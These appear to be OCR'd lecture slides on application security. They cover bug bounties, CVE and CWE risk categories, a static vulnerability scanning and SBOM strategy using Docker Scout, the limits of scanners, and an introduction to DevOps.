
Pierluigi Paganini October 30, 2023



HackerOne announced that it has awarded over $300 million bug hunters as part of its bug bounty programs since the launch of its platform.

Application Security Today

The Spectrum of Security Risks



“Unknown unknowns”

Risks that cannot be identified.

The quantity of unknown unknown threats is unknown.

“Known unknowns”

Identifiable risks that could potentially lead to a compromise. (CWE)

There are anywhere between 10,000s to 1Ms.

“Known knowns”

Identifiable risks that are known to lead to compromise. (CVE)

There are anywhere are 100s to 1,000s.

Is Your System Vulnerable?

Where would you start to answer this question?

For years, we had no place to start…

Static Vulnerability Scanner Strategy

Step 1: Build asset inventory (packages, libraries, etc) and find out their versions (CPE, PURL, etc)


Step 2: Check whether they are known vulnerable (CVE)

Step 3: Remediate vulnerable packages identified in step 2 and update inventory


How would you apply the strategy above in your organization?

Automate with Tools

Known as **Software Composition Analysis (SCA)** or **Software Bill of Materials (SBOM)**



One Example: Docker Scout


docker hub
1.Push Image to the repository
4.Send recommendations
3. Analyse docker image
2.Correlate with Docker vulnerability Database
CVE
Docker Scout

Note: you can analyze anyone's code - is this an advantage?

Static Vulnerability Scanner Strategy

Step 1: Build asset inventory (packages, libraries, etc) and find out their versions (CPE, PURL, etc)


Step 2: Check whether they are known vulnerable (CVE)

Step 3: Remediate vulnerable packages identified in step 2 and update inventory

I scanned my system with docker scout and get a clean report - am I secure?


Security Challenges

- TOCTOU - CVEs are evolving rapidly. The second after release a new vulnerability affecting you may be out there
- Scanners are incomplete (first party code) and easy to trick
- Some findings may be "false positives" (more on this later)



Dev(Sec)Ops


Interview Question: What is DevOps?



DevOps: Development + Operations


- DevOps is the integration and automation of the software development and information technology operations

- Highly-respected role in the industry
  - Site-reliability engineering
  - Developer productivity



- Typically has a multiplicative effect

The DevOps Textbook that started it all (2018)


THE SCIENCE OF LEAN SOFTWARE AND DEVOPS

